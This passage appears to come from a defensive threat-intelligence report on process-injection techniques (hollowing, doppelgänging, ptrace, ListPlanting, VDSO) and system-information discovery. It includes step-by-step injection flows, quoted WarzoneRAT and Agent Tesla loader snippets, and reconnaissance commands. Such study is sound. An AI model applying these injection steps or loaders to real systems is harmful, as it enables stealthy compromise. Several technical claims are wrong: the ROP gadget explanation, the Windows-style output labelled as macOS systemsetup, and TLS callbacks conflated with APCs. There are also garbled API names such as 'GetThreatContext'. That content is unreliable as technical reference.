Asynchronous Procedure Shell (APC) also had its share among adversaries in 2022. In their banking attack campaigns, Ursnif (a.k.a Gozi, Dreambot, ISFB) operators performed an APS attack to perform privilege escalation [80].

According to a 2022 malware report, the Brute Ratel C4 red teaming tool leverages a mixture of "Asynchronous Procedure Calls, Windows Event Creation, Wait Objects and Timers" [81].

#4.5. T1055.005 Thread Local Storage

Thread Local Storage (TLS) callback injection is a technique that involves manipulating pointers within a PE file to redirect a process to malicious code before it reaches the legitimate entry point of the code. TLS is a mechanism that allows threads to have their private storage area. The OS uses TLS callbacks to initialize and clean up data used by threads. These callbacks are functions that the OS calls when a thread is created or terminated.

Thread Local Storage (TLS) is a mechanism that allows each thread in a process to have its own instance of a global variable. This can be useful in cases where multiple threads need to access global data, but the data needs to be unique for each thread. So, to use TLS, a programmer first defines a global variable and specifies that it should be stored in a TLS slot using a compiler directive. The compiler then generates code that accesses the TLS slot using the appropriate index value for the current thread.

TLS can be used for various purposes, including storing thread-specific data, such as thread-specific handles and buffers, or storing thread-specific state information.

Adversary Use of Thread Local Storage

Adversaries use TLS Callback Injection technique to execute code within the context of another process. It involves injecting code into a TLS slot and using an APC to execute the code in the context of a different thread.

To perform TLS Callback Injection, an adversary first defines a global variable and stores it in a TLS slot using a compiler directive. The adversary then injects code into the TLS slot and sets up a callback function that will be executed when the TLS slot is accessed. Next, the adversary queues an APC to the APC queue of a target thread. When the APC is executed, it will call the callback function that was stored in the TLS slot, causing the injected code to be executed in the context of the target thread and possibly evade detection and achieve persistence within a system.

Note that Process Hollowing can be used to manipulate TLS callbacks by allocating and writing to specific offsets within a process' memory space.

#4.6. T1055.008 Ptrace System Calls

The ptrace() function is a system call in Unix and Unix-like operating systems that enables one process, controller, to manipulate and observe the internal state of another process, tracee. Ptrace system call injection is a technique that involves utilizing the ptrace() system call to attach to an already running process and modify its memory and registers. This technique can be utilized for a range of purposes, including injecting code into a process to alter its behavior.

Ptrace is a system call that allows one process (the tracer) to control another process (the tracee) and observe its execution. It is used by debuggers and other tools to perform tasks such as inspecting the memory and registers of a process, modifying its execution, and single-stepping its instructions.

Ptrace is implemented as a set of system calls in Unix-like operating systems, such as Linux. It is used by specifying the ptrace function and a set of arguments that specify the operation to be performed and the process to be traced.

Some common operations that can be performed using ptrace include:

- Reading and writing the memory and registers of the tracee
- Setting breakpoints in the tracee's code
- Single-stepping the tracee's instructions
- Attaching to and detaching from a running process

Ptrace is a powerful tool that can be used for a variety of purposes, including debugging, reverse engineering, and malware analysis. It can also be used by adversaries to inspect and modify the execution of processes on a system, which can be used to evade detection and achieve persistence.

Adversary Use of Ptrace System Calls

Ptrace System Call injection is a technique that adversaries may utilize to inject arbitrary code into a running process. This can be achieved through the use of ptrace() calls such as PTRACE_POKETEXT or PTRACE_POKEDATA, which allow the attacker to write the code into the process's memory. The attacker may then use PTRACE_SETREGS to set the register that holds the next instruction to execute the injected code, resulting in the execution of the injected code by the process.

One challenging aspect of Ptrace Injection is that it may not be possible to target specific processes on some systems, such as those with elevated privileges or those not child processes. This can make it more difficult for attackers to perform the injection successfully.

Here is an example flow for the Ptrace System Call Injection technique [82]:

- First, attackers identify the target process that they are going to abuse.
- Second, to stop and control the target process, adversaries use the PTRACE_ATTACH functionality to attach to the victim process. At the end of this step, the caller gets in control of the callee.
- In this step, adversaries use the PTRACE_GETREGS identifier to get the registers of the running process. This identifier also returns the running process's registers and the instruction pointer, which indicates the callee's current position in instruction execution.
- Now, adversaries inject the shellcode at the location of the RIP (a reference to the instruction pointer). PTRACE_POKETEXT can be called since it accepts input as the callee's PID, the target location (which will be the callee's RIP), and the source code (shellcode).
- After the target process's memory is modified to contain the malicious code, adversaries need to give control back to this modified process and allow it to run on the system. This can be done in multiple ways. For instance, adversaries can detach the target process with PTRACE DETACH. Doing so will stop debugging and effectively terminate the debugging session, resulting in the execution of the target process.

#4.7. T1055.009 Proc Memory

In Unix-like operating systems, the /proc filesystem is a virtual filesystem that provides access to information about processes running on a system. Proc memory injection involves enumerating the process's memory through the /proc filesystem and constructing a return-oriented programming (ROP) payload. ROP is a technique that involves using small blocks of code, known as "gadgets," to execute arbitrary code within the context of another process.

As mentioned, the /proc filesystem is implemented as a virtual filesystem, meaning that it does not exist on a physical storage device. Instead, it is a representation of the system's processes and their status, and the information it contains is generated on demand by the kernel.

One of the things that the /proc filesystem provides access to is the memory of the processes that are running on the system. For example, the /proc/[pid]/mem file can be used to access the memory of a process with the specified pid (process ID). The /proc/[pid] directory contains several files that provide information about the process, such as its memory mappings, open file descriptors, and so on. This can be useful for tasks such as debugging or reverse engineering, as well as for detecting and mitigating vulnerabilities in a process's memory.

Adversary Use of Proc Memory

To perform proc memory injection, an attacker first enumerates the process's memory by accessing the /proc/[pid] directory for the target process. Upon accessing the /proc/[pid], the attacker can examine the process' memory mappings to locate gadgets, which are small blocks of code that can be used to execute arbitrary code within the context of the process. Gadgets are typically found in the process's code segments, such as the text segment, which contains the instructions that make up the program.

Here is an example gadget that can be used to execute arbitrary code in the context of a process:

```
# pop the address of the code to execute into the rdi register
pop rdi
# return to the address in rdi
ret
```

This gadget consists of two instructions: a "pop" instruction that pops an address off the top of the stack and stores it in the rdi register, and a "ret" instruction that returns to the address stored in the rdi register.

To use this gadget, an attacker could redirect the execution flow of the process to the gadget, and then push the address of their own code onto the stack. The pop instruction would then pop this address off the stack and store it in the rdi register, and the ret instruction would return to the address stored in the rdi register, causing the attacker's code to be executed.

Gadgets are useful for an attacker because they allow them to execute code without having to inject their own code into the process's memory. Instead, they can use gadgets that are already present in the process's code segments to execute their own code. To find gadgets, an attacker can use tools (such as ROPgadget, Ropper, ROPChain) that search the process's memory mappings for specific instructions or instruction sequences.

For instance, adversaries can leverage the ROPgadget tool with a following attack life-cycle:

1. The first step for the attacker will be finding the target process where he wants to inject the code.
2. Then the attacker uses ROPgadget to find gadgets in the binary of the target process, looking for gadgets that can be used to change the flow of execution, such as gadgets that can be used to jump to a specific memory address or gadgets that can be used to call a specific function.
3. Once the attacker has identified a sufficient number of gadgets, they can construct a ROP payload by chaining together the gadgets in a specific order.
4. The payload can then be injected into the process's memory using techniques such as Ptrace System Call injection (see section 4.6) or by exploiting a vulnerability in the process.
5. Once the payload is executed, it allows the attacker to execute arbitrary code within the context of the process.

#4.8. T1055.011 Extra Window Memory Injection

Extra Window Memory Injection (EWMI) is a technique that involves injecting code into the Extra Window Memory (EWM) of the Explorer tray window, which is a system window that displays icons for various system functions and notifications. This technique can be used to execute malicious code within the context of the Explorer tray window, potentially allowing the attacker to evade detection and carry out malicious actions.

In the Windows operating system, a window class is a data structure that specifies the appearance and behavior of a window. When a process creates a window, it must first register a window class that defines the characteristics of the window. As part of this registration process, the process can request that up to 40 bytes of extra memory (EWM) be allocated for each instance of the class. This extra memory is intended to store data specific to the window and can be accessed using specific API functions, such as GetWindowLong and SetWindowLong. These functions take the window handle as the first argument and the index of the field to be retrieved or set as the second argument. The field values are stored in the form of "window longs".

Adversary Use of Extra Window Memory Injection

The EWM is large enough to store a 32-bit pointer, which can point to a windows procedure (a.k.a window proc). A window procedure is a function that handles input and output for a window, including messages sent to the window and actions performed by the window. Malware may attempt to use the EWM as part of an attack chain in which it writes code to shared sections of memory within a process, places a pointer to that code in the EWM, and then executes the code by returning control to the address stored in the EWM.

This technique, known as Extra Window Memory Injection (EWMI), allows the malware to execute code within the context of a target process, giving it access to both the process's memory and potentially elevated privileges. Malware developers may use this technique to avoid detection by writing payloads to shared sections of memory rather than using API calls like WriteProcessMemory and CreateRemoteThread, which are more closely monitored. More sophisticated malware may also bypass security measures like data execution prevention (DEP) by triggering a series of windows procedures and other system functions that rewrite the malicious payload within an executable portion of the target process. This allows the malware to execute its code while bypassing DEP and other protection mechanisms.

#4.9. T1055.012 Process Hollowing

Process Hollowing is a sub-technique that adversaries generally use to bypass process-based defenses by injecting malicious code into a suspended or hollowed process. Process hollowing involves creating a process in a suspended state, then unmapping or hollowing out its memory and replacing it with malicious code. This allows the attacker to execute their code within the context of the target process.

Adversary Use of Process Hollowing

Process hollowing is a technique used by malware to hide its code execution within the memory of a legitimate process. The malware begins by creating a new, suspended process of a legitimate, trusted system process. It then hollows out the contents of the legitimate process's memory, replacing it with the malicious code, and resumes execution of the process. This can make it more difficult for security software to detect the presence of the malware, as it is running within the context of a trusted process. The legitimate process's original code is usually unmapped from memory, so it is no longer visible to the operating system.

An example Process Hollowing attack is given below.

1. Create a suspended process

This initial step is about creating a suspended process, which adversaries will later use to hollow.

- To create a new process, malware uses the CreateProcess function.
- As discussed before, this attack includes hollowing the memory of a suspended process. Thus, malware suspends this newly created process' primary thread via CREATE_SUSPEND option is used in the fdwCreate flag.

2. Hollow out the legitimate code

Next, malware hollows out the legitimate code from the memory of the suspended process. This is done by using particular APIs calls such as ZwUnmapViewOfSection or NtUnmapViewOfSection.

- Malware calls the ZwUnmapViewOfSection function to remove a previously mapped view of a section from the virtual address space of the target process.
- One important thing to add is that the ZwUnmapViewOfSection function is called from kernel mode, meaning that it is not intended to be called directly from user mode. To unmap a view of a section from the virtual address space of the target process from user mode, adversaries should use the NtUnmapViewOfSection function instead.

3. Allocate memory in the target process

In the third step, malware allocates memory in the target process via the VirtualAllocEx function. One critical thing to note is that malware uses the flProtect parameter to ensure that the code is marked as writeable and executable.

4. Write shellcode to the allocated memory

In step four of the Process Hollowing attack, the adversary uses the WriteProcessMemory function to write the malicious code (also known as shellcode) to the allocated memory within the hollowed process.

5. Change the memory protection

Malware calls the VirtualProtectEx function to change the memory protection of the code and data sections in the target process to make it appear normal, meaning that the memory in these sections will be marked as readable and, in the case of "Read/Execute", executable.

6. Retrieve target thread's context

Next, the target thread's context is retrieved using the GetThreatContext.

7. Update the target thread's instruction pointer

In the seventh step, malware updates the target thread's instruction pointer to point to the written shellcode that the malware has written in the fourth step. Following this, malware commits the hijacked thread's new context with SetThreadContext.

8. Resume the suspended process

In the final step, the malware uses the ResumeThreat to make the suspend process resume so that it can run the shellcode within.

Process Hollowing is commonly leveraged in the wild.

For instance, WarzoneRAT actors have leveraged a chain process hollowing technique [83]. They used an embedded macro inside a word document*.

```
*907012a9e2eff4291cd1162a0f2ac726f93bad0ef57e326d5767489e89bc0b0a
```

The macro executes multiple commands downloading an obfuscated PowerShell command and loading malicious executables using the [Reflection.Assembly]::load cmdlet. Note that the cmdlet executes the function Execute from the class projFUD.PA.

```
[Reflection.Assembly]::Load($RDSFGTFHYGUJHKGYFTDRSRDTFYGJUHKDDRTFYG)
.GetType('projFUD.PA').GetMethod('Execute'). Invoke($null,[object[]]
( 'C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe',
$RSETDYUGUIDRSTRDYUGIHOYRTSETRTYDUGIOH)) | I'E'x
```

Following this, the Execute function performed a process hollowing technique to inject malicious code into legitimate processes such as aspnet_compiler.exe, aspnet_regbrowsers.exe, CasPol.exe, RegAsm.exe and MSBuild.exe.

Another process hollowing technique is used by the Agent Tesla malware. Analysis shows that this malware leverages a very simple method of process hollowing [84].

```
if (!class_Main.CreateProcessA(path, string.Empty, IntPtr.Zero,
IntPtr.Zero, false, 134217732U, IntPtr.Zero, null, ref
struct_StartupInfo, ref struct_ProcessInformation))
{
   throw new Exception();
}
```

Note that malware can be easy to notice as the CreateProcessA() function call has a flag value of CREATE_NO_WINDOW | CREATE_SUSPENDED.

#4.10. T1055.013 Process Doppelgänging

Transactional NTFS (TxF) is a feature in Windows that allows file operations on an NTFS file system volume to be performed as part of a transaction [85]. Transactions help improve applications' reliability by ensuring that data consistency and integrity are maintained even in a failure. Adversaries may abuse TxF to perform a technique called "process doppelgänging", which involves replacing the memory of a legitimate process with malicious code using TxF transactions.

Adversary Use of Process Doppelgänging

Process doppelgänging is a fileless attack technique that allows an attacker to execute arbitrary code in the context of a legitimate process, without writing any malicious code to disk. This technique can be used by malware to evade detection by security software that is designed to detect and block the execution of malicious code on a victim's machine.

One way in which process doppelgänging can be implemented is through the use of the Transactional NTFS (TxF) feature of the Windows operating system. TxF is a feature that allows applications to perform transactional operations on files, meaning that changes to the files are not committed until the transaction is completed. This can be used to ensure the integrity of the file system by rolling back any changes that are not completed correctly.

An attacker can use TxF to implement process doppelgänging by creating a new, suspended process and injecting malicious code into the process' memory. The attacker then creates a transaction and modifies the legitimate process's executable file within the context of the transaction. The attacker then commits the transaction, replacing the legitimate process's code with the malicious code. The legitimate process is then resumed, executing the malicious code within the context of the trusted process.

Process Doppelgänging is similar to the Process Hollowing technique (see section 4.9), which also involves replacing the memory of a legitimate process with malicious shellcode. What differentiates Process Doppelgänging from Process Hollowing is its use of Transactional NTFS (TxF) transactions to perform the injection, allowing the malware to evade detection more efficiently.

Below, you can find the four steps of the Process Doppelgänging sub-technique attack flow.

1. Transact: A TxF transaction is created using a legitimate executable, and the file is then overwritten with malicious code. These changes are isolated and only visible within the context of the transaction.

- CreateTransaction() - called to create a transaction.
- CreateFileTransacted() - called to open a "clean" file transacted.
- WriteFile() - called to overwrite the file with malicious shellcode.

2. Load: A shared section of memory is created, and the malicious executable is loaded into it.

- NtCreateSection() - called to create a section from the transacted file.

3. Rollback: The changes to the original executable are undone, effectively removing the malicious code from the file system.

- RollbackTransaction() - called to rollback the transaction to remove the changes from the file system.

4. Animate: A process is created from the tainted section of memory, and execution is initiated.

- NtCreateProcessEx() and NtCreateThreadEx() - called to create process and thread objects.
- RtlCreateProcessParametersEx() - called to create process parameters.
- VirtualAllocEx() and WriteProcessMemory() - called to copy parameters to the newly created process's address space.
- NtResumeThread() - called to start execution of the doppelgänged process.

Process doppelgänging injection attacks are still commonly used among adversaries in 2022.

For instance, Trickbot Group's AnchorDNS Backdoor is known for performing process doppelgäng injection, targeting randomly selected legitimate processes from a list that includes winhlp32.exe, write.exe, explorer.exe, svchost.exe, cmd.exe, notepad.exe, calc.exe, rundll32.exe [86].

#4.11. T1055.014 VDSO Hijacking

Virtual Dynamic Shared Object (VDSO) is a special shared object that is dynamically linked into the address space of all user-space applications by the Linux kernel when executed.

VDSO Hijacking involves redirecting calls to dynamically linked shared libraries to a malicious shared object that has been injected into the process's memory. This allows adversaries to execute their code in the target process' address space, potentially giving attackers unauthorized access to the system.

A VDSO is implemented as a shared object that is mapped into the address space of each process that uses it. The VDSO contains a small number of functions that are frequently used by applications, such as time-related functions and functions for accessing the process ID and user ID.

When a process makes a VDSO system call, it executes the code stub for the desired system call from the VDSO page in its own memory rather than making a system call instruction to the kernel. This avoids the overhead of a system call instruction, such as the cost of switching between user mode and kernel mode, and allows the process to execute the system call more efficiently.

Adversary Use of VDSO Hijacking

The VDSO is intended to be used only by the operating system and trusted applications, as it provides direct access to kernel functions. However, it has been exploited by malware in the past to gain access to kernel functions and perform malicious actions on a victim's machine. For example, malware may use the VDSO to bypass security measures or to gain elevated privileges.

VDSO hijacking is a technique that adversaries can use to inject malicious code into a running process by exploiting the VDSO feature in the Linux operating system. This feature allows processes to make certain system calls without the overhead of a system call instruction by providing a fast interface in the form of code stubs that are mapped into the process's memory.

There are two main methods by which adversaries can perform VDSO hijacking:

1. Patching the Memory Address References

In the first method of VDSO hijacking, an adversary patches the memory address references stored in the process's global offset table (GOT) to redirect the execution flow of the process to a malicious function.

Global offset table (GOT):
The global offset table (GOT) is a data structure that is used by dynamic linkers to resolve symbols (e.g., functions and variables) in dynamically linked libraries. When a process is loaded, the dynamic linker creates a GOT for the process and initializes it with the addresses of the symbols in the dynamically linked libraries that the process uses.

During runtime, when the process calls a symbol in a dynamically linked library, it accesses the symbol's address from the GOT. If the symbol's address is not yet resolved (i.e., the symbol is not yet bound to its final address), the dynamic linker resolves the symbol and updates the GOT with the symbol's final address.

Adversaries can exploit this process by replacing the memory address references in the GOT with the address of a malicious function, thereby redirecting the execution flow of the process to the malicious function when the process calls a symbol. This allows the adversary to execute arbitrary code within the context of the compromised process.

2. Overwriting the VDSO Page

In this method, an adversary can exploit the VDSO feature in the Linux operating system to inject malicious code into a running process.

The VDSO page is a memory region that is mapped into the virtual address space of a process and contains the code stubs for the VDSO functions. These functions provide a fast interface for calling certain system calls, allowing processes to make system calls without the overhead of a system call instruction.

To inject malicious code into a process using this method, the adversary can use a technique called "memory corruption" to overwrite the VDSO page with malicious code. Memory corruption refers to the exploitation of vulnerabilities in a program that allows an attacker to write arbitrary data to a memory location.

There are several ways in which an adversary can corrupt memory and overwrite the VDSO page. For example, the adversary may use a buffer overflow vulnerability to write past the end of a buffer and corrupt adjacent memory. Alternatively, the adversary may use a use-after-free vulnerability to write to memory that has been freed and is no longer in use.

Once the VDSO page has been overwritten with malicious code, the adversary can cause the process to execute the malicious code by making a VDSO system call. This allows the adversary to execute arbitrary code within the context of the compromised process.

#4.12. T1055.015 ListPlanting

A list-view control is a type of user interface element that allows a user to view a list of items in various ways. These controls are often used to display large amounts of data in a way that is easy to browse and navigate. Attackers can exploit list-view controls to inject malicious shellcode into the hijacked processes to bypass process-based defenses and potentially gain privileges within the system.

Adversary Use of ListPlanting

The information about an application's list-view settings is stored in the process' memory in a SysListView32 control, a type of window control used to display list-view data. ListPlanting is a technique used by attackers to inject malicious code into a target process by manipulating a list-view control. It is a message-passing attack in which the attacker copies code into the virtual address space of a process that uses a list-view control, then uses that code as a custom callback for sorting the list.

To perform this attack, the attacker must first copy the code into the target process' memory space. This can be done in several ways, including by directly obtaining a handle to the SysListView32 child of the victim process window using Windows API calls such as FindWindow and EnumWindows or other process injection methods.

Some variations of this technique may allocate memory in the target process but use window messages to copy the payload into that memory rather than using the WriteProcessMemory function, which is highly monitored and may trigger security alerts. To do this, the attacker can use API functions such as PostMessage and SendMessage to send LVM_SETITEMPOSITION and LVM_GETITEMPOSITION messages to the target process, effectively copying the payload into the allocated memory 2 bytes at a time.

To complete a ListPlanting attack, the attacker must trigger the execution of the payload that has been injected into the compromised process. This is typically done by sending the LVM_SORTITEMS message to the SysListView32 child of the process window, with the payload contained within the newly allocated buffer passed as the ListView_SortItems callback. When the target process receives the LVM_SORTITEMS message, the payload within the buffer is executed.

As an example, InvisiMole is one of the threat actors leveraging the ListPlanting technique to inject malicious code into legitimate processes [87].

#5 T1082
System Information Discovery

System information discovery involves collecting data about a computer system or network, such as hardware components, software applications, and network configurations. Adversaries may use built-in utilities to gather information about the current network, OS version, kernel ID, and potential vulnerabilities for exploitation. T1082 System Information Discovery rises from ninth place in the last version of the Red Report to fifth position in The Red Report 2023 due to its role in facilitating lateral movement attacks.

Tactics
Discovery

Prevalence
20%

Malware Samples
100,033

Adversary Use of System Information Discovery

Adversaries can use this technique to gather information about a compromised system. For instance, an adversary who wants to exploit a Linux machine may perform system information discovery to learn the corresponding kernel version and its possible vulnerabilities to develop an exploit. Note that this is not only limited to exploit development but to finding and leveraging the appropriate tools specifically designed for use on the corresponding operating system.

The tools and techniques leveraged for system information discovery will be examined under two categories: OS Commands Used to Collect System Information and API Calls Used to Collect System Information for IaaS.

OS Commands Used to Collect System Information

Adversaries can leverage various built-in operating system (OS) commands to perform a stealthy system information discovery. In this section, we will examine these tools in detail.

1. systeminfo (Windows)

Systeminfo is a built-in command-line tool that is included with Windows operating systems. This tool can display detailed information about a system's hardware and software components, including the operating system version, the installed hotfixes and service packs, and the system architecture. In the table below, you will see what information a user can get using the systeminfo tool on Windows machines.

Operating System Configuration	OS name/version/manufacturer/configuration/, OS build type, registered owner, registered organization, original install date, system locale, input locale, product ID, time zone, logon server
Security Information	Hotfix(es)
Hardware Properties	RAM, disk space, network cards, processors, total physical memory, available physical memory, virtual memory
Other System Information	system boot time, system manufacturer, system model, system type, BIOS version, windows directory, system directory, boot device

Below, you will find an example output of the systeminfo tool.

```
Host Name:                         DESKTOP-ABCDEFGH
OS Name:                           Microsoft Windows 10 Pro
OS Version:                        10.0.19041 N/A Build 19041
OS Manufacturer:                   Microsoft Corporation
OS Configuration:                  Standalone Workstation
OS Build Type:                     Multiprocessor Free
Registered Owner:                  John Doe
Registered Organization:           ACME Inc.
Product ID:                        00330-10000-00000-AA999
Original Install Date:             3/1/2022, 6:31:06 PM
System Boot Time:                  3/20/2022, 4:39:14 PM
System Manufacturer:               Dell Inc.
System Model:                      XPS 13
System Type:                       x64-based PC
Processor(s):                      1 Processor(s) Installed.
                                   [01]: Intel64 Family 6 Model 142
Stepping 10 GenuineIntel ~3401 Mhz
BIOS Version:                      Dell Inc. 1.2.2, 3/1/2022
Windows Directory:                C:\Windows
System Directory:                 C:\Windows\system32
Boot Device:                      \Device\HarddiskVolume1
System Locale:                    en-us;English (United States)
Input Locale:                     en-us;English (United States)
Time Zone:                        (UTC-08:00) Pacific Time
Total Physical Memory:            8,192 MB
Available Physical Memory:        4,270 MB
Virtual Memory: Max Size:         14,685 MB
Virtual Memory:       10,129 MB
Virtual Memory: In Use:           4,555 MB
Page File Location(s):            C:\pagefile.sys
Domain:                           ACME
Logon Server:                     \\DC1
Network Card(s)
[01]: Intel(R) Ethernet Connection I219-LM
Hyper-V Requirements:      A hypervisor has been detected. Features
required for Hyper-V will not be displayed.
```

Adversaries use the systeminfo command commonly in the wild.

For instance, according to a November 2022 report published by CISA, attackers, who stole sensitive information from a Defense Industrial Base Organization, executed the following systeminfo command to determine if the system was a VMware virtual machine [T1497.001] [88]:

```
systeminfo > vmware & date /T
```

In June 2022, a SocGholish malware activity was detected. Static analysis of the malware* points to the usage of built-in tools like systeminfo, whoami, net for system information discovery [89].

```
* 75bec26067d15141bbfb8d18f0af2be190d6ae1a276640c182a5bf3137f76ffa
```

MagicRAT, an emerging threat of 2022, is also known for relying on built-in system commands like systeminfo to perform system information discovery [90].

In the Operation CuckooBees campaign, which was still active in May 2022, threat actors used the systeminfo command as part of the initial reconnaissance phase on the compromised server [91].

In one of their attack campaigns, APT34 executed the following Windows Command Shell script [92].

```
systeminfo | findstr /i \"Domain\"
```

In this code, adversaries used the systeminfo command to retrieve system information and piping the output to the findstr command to search for the string "Domain".

2. system_profiler (macOS)

system_profiler is a command-line utility on macOS that provides detailed information about the hardware and software configuration of a mac device. An adversary who has gained access to a mac host could use this tool to gather information about the system, such as the version of the operating system, the model and make of the computer, the type and amount of memory installed, and so on. system_profiler is commonly used by adversaries in the wild.

For instance, UpdateAgent, a mac malware, runs the following command [93]:

```
system_profiler SPHardwareDataType
```

An example output for this command is given below.

```
. . .
Model Name: MacBook Pro
Model Identifier: MacBookPro13,1
Processor Name: Dual-Core Intel Core i5
Processor Speed: 2.4 GHz
Number of Processors: 1
Total Number of Cores: 2
L2 Cache (per Core): 256 KB
L3 Cache: 3 MB
Memory: 8 GB
Boot ROM Version: MBP131.0236.B00
SMC Version (system): 2.38f7
Serial Number (system): C02VH0ACG5QG
Hardware UUID: A8F5A5B5-9CCA-5A91-A8C2-1F2A1C1D2E3F
. . .
```

It is common to see many use cases of the "system_profiler SPHardwareDataType" command combined with different options. For example, in another attack campaign*, adversaries run the following command to generate the output in a XML format in great verbosity [94].

```
system_profiler -nospawn -xml SPHardwareDataType -detailLevel full
```

```
* 0b93d4111d7c9b09e1f7e67af9374fea43f032da605d3f7b8859f74b093713aa
```

3. systemsetup (macOS)

On macOS machines, on the other hand, the systemsetup configuration tool can also be used to gather detailed information about the system. This tool can be used to view and modify various system settings, including the hostname, time zone, and network settings. Like systeminfo, the systemsetup tool can be used to gather detailed information about the hardware and software components of a system.

The options available for the systemsetup tool on macOS vary depending on the version of the operating system that you are using [95]. However, some common options that may be used for system information discovery include:

-getcomputername: It displays the current hostname of the system.

This option can be used to learn the hostname to determine if the system is configured to use a fully qualified domain name (FQDN) or a simple hostname. It can also be used to identify potential vulnerabilities in the system's name resolution configuration, such as misconfigured DNS records or a lack of domain name validation.

-gettimezone: It displays the current time zone of the system. Adversaries may leverage this option to determine if the system is configured to use the correct time zone. If not, the target system may be more susceptible to certain types of attacks, such as time-based attacks that rely on the system's clock being out of sync with other systems.

-getremotelogin: It displays the current status of remote login, which allows users to remotely access the system over the network. This option is often leveraged to determine if remote login is enabled on the system, and if this is the case, they may want to learn which remote login protocols are supported. Later, adversaries can use this information to gain unauthorized access to the system by exploiting vulnerabilities in the remote login protocols.

-gethardware: It displays detailed information about the hardware components of the system, including the processor type and speed, the amount of memory, and the storage capacity. Attackers may use this option to gather information about the system's networking hardware, like Network Interface Card (NIC) and the connected network devices. Later, this information can be used to identify potential vulnerabilities in the system's network configuration or to determine the system's connectivity to other devices on the network.

Adversaries commonly leverage the systemsetup command to gather system-related information on compromised macOS systems. For instance, a macOS malware called DazzleSpy executes the systemsetup command to obtain the macOS version [96].

Below, you can see an example output of the systemsetup.

```
systemsetup /query

Computer Name:                  DESKTOP-ABCDEFGH
Workgroup:                      WORKGROUP
Network Identification:         Workgroup
Full Computer Name:             DESKTOP-ABCDEFGH.ACME.local
Network Primary Domain:         ACME
Primary DNS Suffix:             ACME.local
Active Code Page:               1252
Country Code:                   001
Time Zone:                      (UTC-08:00) Pacific Time (US & Canada)
Daylight Saving Time:           Disabled
System Locale:                  en-us;English (United States)
Input Locale:                   en-us;English (United States)
Date:                           3/20/2022
Time:                           6:45:44 PM
Network Adapter Settings
Adapter: Local Area Connection
Current IP Address:             10.0.0.1
Current Subnet Mask:            255.255.255.0
```

Note that Systemsetup is not the only built-in tool to gather system information from macOS systems.

4. info (macOS)

According to the November 2022 blog post published by Google TAG, MacMa, a macOS-based backdoor, uses the info tool to gather information about the hardware UUID, mac serial number, macOS version, current date and time, current privileges, disk sizes from the compromised system [96]. For instance, in this attack campaign, the malware checks the installed macOS browser version and redirects to the next stage if the browser is running on macOS 10.15.3 or newer:

```
. . .
var os_ver = patt. exec(ua)[1];
if(os_ver=='10_15_3'||os_ver=='10_15_4'||os_ver=='10_15_5'||os_ver==
'10_15_6'|/os_ver=='10_15_7'||os_ver.startsWith("11"))
. . .
```

5. Built-in Linux Functions

On compromised Linux hosts, adversaries can run built-in commands or create tools that leverage these command-line utilities to gain system-related information.

For example, Cyclops Blink, a malware module that is mainly associated with Sandworm Team, has a system reconnaissance module that includes the following Linux functions [97]:

Function Name	What It Gathers
uname	Name and information about the Linux kernel.
sysinfo	Memory statistics and swap space usage.
statvfs	Statistics for the filesystem, including the current working directory.
if_nameindex	Network interface names.

Note that Cyclops Blink also gathers network configuration information for the identified network interface. In addition, it also collects information from the following Linux system files: /etc/issue, /etc/passwd, /etc/group, /proc/mounts, /proc/partitions, /proc/net/arp.

API Calls Used to Collect System Information for IaaS

Infrastructure-as-a-Service (IaaS) providers, such as Amazon Web Services (AWS), Microsoft Azure, and Google Cloud Platform (GCP), offer APIs that allow users to retrieve information about the instances in their cloud infrastructure.

1. Describe-instance-information (AWS)

The DescribeInstanceInformation action is part of the Amazon EC2 Systems Manager API in AWS. It allows you to retrieve information about your Amazon EC2 instances and on-premises servers that are registered with Systems Manager. To call the DescribeInstanceInformation action, adversaries can use the AWS Command Line Interface (CLI) or the Systems Manager API. Here is an example of how adversaries call the action using the AWS CLI:

```
aws ssm describe-instance-information
--instance-information-filter-list
key=InstanceIds,valueSet=i-12345678
```

This command will retrieve information about the instance with the ID i-12345678. You can also specify multiple instances by providing a list of instance IDs in the valueSet parameter.

Here is an example of the JSON response that the DescribeInstanceInformation action might return:

```
{
    "InstanceInformationList": [
        {
            "InstanceId":"i-12345678",
            "PingStatus":"Online",
            "LastPingDateTime":1608299022.927,
            "AgentVersion":"2.3.1234.0",
            "IsLatestVersion":true,
            "PlatformName":"Windows",
            "PlatformType":"Windows",
            "PlatformVersion":"2012",
            "ActivationId":"1234abcd-12ab-12ab-12ab-123456abcdef",
            "IamRole":"ssm-role",
            "RegistrationDate":1608298822.927,
            "ResourceType":"Instance",
            "Name":"my-instance",
            "IPAddress":"1.2.3.4"
        }
    ]
}
```

2. Virtual Machine - Get (Azure)

Adversaries can use the Get request to retrieve information about a VM in Microsoft Azure. The Get request can be made using the Azure REST API, Azure PowerShell cmdlets, or Azure CLI. Using the Get request, attackers can retrieve a wide range of information about the VM, including its resource group, location, size, status, and more.

Adversaries can send an HTTP GET request to the Azure Management REST API The request should be made to the following URL:

```
https://management.azure.com/subscriptions/{subscriptionId}/resource
Groups/{resourceGroupName}/providers/Microsoft.Compute/virtualMachin
es/{vmName}?api-version={apiVersion}
```

Where:

- subscriptionId is the ID of the subscription that the VM belongs to.
- resourceGroupName is the name of the resource group that the VM belongs to.
- vmName is the name of the VM you want to retrieve information about.
- apiVersion is the version of the Azure Management REST API you want to use.

The request should include an Authorization header with a Bearer token that authenticates the request.

Here is a minimized example of the JSON response that the Azure Management REST API might return when you send a GET request to retrieve information about a VM:

```
{"id":"/subscriptions/{subscriptionId}/resourceGroups/{resourceGro
upName}/providers/Microsoft.Compute/virtualMachines/{vmName}","nam
e":"{vmName}","type":"Microsoft.Compute/virtualMachines","location
":"EastUS","properties":{"vmId":"{vmId}","hardwareProfile":{"vmSiz
e":"Standard_D1_v2"},"storageProfile":{"imageReference":{"publishe
r":"Canonical","offer":"UbuntuServer","sku":"18.04-LTS","version":
"latest"},"osDisk":{"name":"{vmName}-osdisk","caching":"ReadWrite"
,"createOption":"FromImage","diskSizeGB":30,"managedDisk":{"storag
eAccountType":"Standard_LRS"}}},"osProfile":{"computerName":"{vmNa
me}","adminUsername":"azureuser","linuxConfiguration":{"disablePas
swordAuthentication":true,"ssh":{"publicKeys":[{"path":"/home/azur
euser/.ssh/authorized_keys","keyData":"{ssh-public-key}"}]}}},"net
workProfile":{"networkInterfaces":[{"id":"/subscriptions/{subscrip
tionId}/resourceGroups/{resourceGroupName}/providers/Microsoft.Net
work/networkInterfaces/{vmName}-nic","properties":{"primary":true}
}]},"provisioningState":"Succeeded"}}
```

3. instances.get (GCP)

